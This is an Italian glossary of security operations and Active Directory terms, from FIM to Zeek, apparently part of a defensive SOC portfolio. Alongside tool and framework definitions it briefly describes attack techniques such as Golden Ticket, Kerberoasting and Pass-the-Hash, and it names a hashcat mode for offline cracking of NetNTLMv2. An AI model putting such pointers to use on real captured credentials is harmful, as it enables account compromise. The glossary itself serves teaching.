FIM	File Integrity Monitoring: monitoraggio in tempo reale di creazione/modifica/eliminazione di file su path predefiniti.
Fleet	Componente di Elastic per la gestione centralizzata degli Elastic Agent (deploy, policy, monitoring).
Golden Ticket	Tecnica MITRE T1558.001 che usa l'hash NT di krbtgt per forgiare TGT Kerberos validi per qualunque utente: accesso persistente al dominio.
GPO	Group Policy Object: oggetto di configurazione AD che applica impostazioni a utenti e computer.
GPMC	Group Policy Management Console: tool MMC nativo Windows per gestire le GPO (gpmc.msc).

GVM	Greenbone Vulnerability Management: piattaforma open-source di vulnerability assessment basata sullo scanner OpenVAS.
IoC	Indicator of Compromise: artefatto osservabile che indica una compromissione (hash, IP, dominio, pattern di rete eccetera).
IR	Incident Response: processo strutturato di risposta a un incidente di sicurezza.
Kerberoasting	Tecnica MITRE T1558.003 di attacco contro account con SPN: richiesta di Service Ticket e cracking offline della chiave.
KDC	Key Distribution Center: servizio Kerberos che emette TGT e Service Ticket nel dominio AD, gira sul DC.
KQL	Kibana Query Language: linguaggio di query di Kibana per interrogare gli indici Elastic.
krbtgt	Account di sistema AD sotto cui gira il servizio KDC; la sua password firma tutti i TGT del dominio.
LAPS	Local Administrator Password Solution: soluzione Microsoft che assegna password locali admin uniche e ruotate per ogni host del dominio.
LLMNR	Link-Local Multicast Name Resolution: protocollo Windows di risoluzione nomi peer-to-peer su UDP 5355, vulnerabile a poisoning.
LSA	Local Security Authority: sottosistema Windows che gestisce policy di sicurezza, autenticazione e secret locali.
MDNS	Multicast DNS: protocollo di risoluzione nomi peer-to-peer su UDP 5353 (RFC 6762), originariamente Apple Bonjour, supportato anche da Windows recente.
MFA	Multi-Factor Authentication: autenticazione a piu fattori (qualcosa che sai, hai, sei).
MITRE ATT&CK	Knowledge base pubblica di tattiche, tecniche e procedure (TTP) usate dagli adversari, mantenuta da MITRE Corporation.
MTTD	Mean Time To Detect: tempo medio tra l'occorrenza di un evento e la sua detection da parte del SIEM.
MTTR	Mean Time To Respond: tempo medio tra la detection e la risposta/contenimento dell'incidente.
NBT-NS	NetBIOS Name Service: protocollo legacy Windows di risoluzione nomi su UDP 137, vulnerabile a poisoning.
NetNTLMv2	Materiale di autenticazione di rete challenge-response scambiato durante l'autenticazione NTLMv2; NON utilizzabile in Pass-the-Hash, si cracka offline (hashcat -m 5600).
NIST	National Institute of Standards and Technology: ente USA che pubblica standard di sicurezza (SP 800-61 IR, SP 800-63B identità).
NTDS.DIT	NT Directory Services Directory Information Tree: database AD su ogni DC, contiene hash di tutte le credenziali del dominio.
NTLM / NT hash	NT LAN Manager: protocollo di autenticazione Windows legacy. L'NT hash e la password trasformata con MD4, utilizzabile in Pass-the-Hash.
NTLMv2	Versione moderna del protocollo NTLM con challenge-response; e un protocollo, non un hash.
OOM	Out Of Memory: condizione in cui un processo Linux viene terminato dal kernel per liberare RAM (OOM killer).
OpenVAS	Motore scanner di vulnerabilità open-source, base di GVM.
OSSEC	Open Source HIDS Security: intrusion detection host-based da cui nasce il fork Wazuh.

OU	Organizational Unit: contenitore in AD usato per raggruppare oggetti e applicare GPO.
OVA	Open Virtualization Appliance: formato standard di distribuzione VM preconfezionate.
PICERL	Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned: framework SANS di Incident Response a 6 fasi.
PsExec	Tool Sysinternals per eseguire processi remoti via SMB e SCM; impacket-psexec ne è la versione open-source offensive.
PtH	Pass-the-Hash: tecnica MITRE T1550.002 che riusa un hash NT per autenticarsi senza conoscere la password.
RBAC	Role-Based Access Control: modello di controllo accessi basato su ruoli.
RPC	Remote Procedure Call: meccanismo di chiamata procedure su un host remoto, base di molti servizi Windows.
SAM	Security Account Manager: database locale Windows che contiene gli account utente della macchina.
SANS	Organizzazione di formazione e certificazione sicurezza informatica, autrice del framework PICERL.
SCA	Security Configuration Assessment: modulo Wazuh che verifica la conformità di un sistema a un benchmark (es. CIS).
SCAP	Security Content Automation Protocol: standard per scambio di dati di vulnerabilità e configurazioni.
SCM	Service Control Manager: sottosistema Windows che gestisce avvio, stop e configurazione dei servizi.
SCT	Security Compliance Toolkit: pacchetto Microsoft con Security Baseline, PolicyAnalyzer e LGPO.exe.
SIEM	Security Information and Event Management: piattaforma di centralizzazione log e detection (Wazuh, Elastic SIEM, Splunk, eccetera).
SMB	Server Message Block: protocollo Windows di file sharing su TCP 445; SMBv1 e legacy è vulnerabile a EternalBlue.
SPN	Service Principal Name: identificatore di un servizio in Kerberos, target di Kerberoasting.
Strelka	Componente Security Onion per l'analisi di file estratti dal traffico via YARA e altri scanner.
SYSVOL	Cartella condivisa su ogni DC che contiene policy, script e template, replicata via DFS-R.
TGT	Ticket Granting Ticket: biglietto Kerberos iniziale che il KDC rilascia all'utente per richiedere Service Ticket successivi.
TTL	Time To Live: durata di validità di un dato (DNS, ticket Kerberos eccetera).
TTP	Tactics, Techniques and Procedures: terminologia MITRE ATT&CK per descrivere il comportamento avversariale.
UAC	User Account Control: meccanismo Windows che richiede elevazione esplicita per operazioni privilegiate.
VLAN	Virtual Local Area Network: segmentazione logica di una rete fisica.
WinRM	Windows Remote Management: servizio di gestione remota Windows via HTTP/HTTPS (5985/5986), usabile da PowerShell.
WPAD	Web Proxy Auto-Discovery: protocollo Windows per scoperta automatica del proxy HTTP, vulnerabile a poisoning.
XSS / SQLi	Cross-Site Scripting / SQL Injection: vulnerabilità applicative classiche non trattate nel portfolio ma parte del vocabolario base SOC.

YARA	Linguaggio e motore di pattern matching per contenuto di file, standard per detection malware.
Zeek	Network analyzer (ex Bro) che produce log dettagliati di connessioni, sessioni HTTP/DNS/SSL, file trasferiti.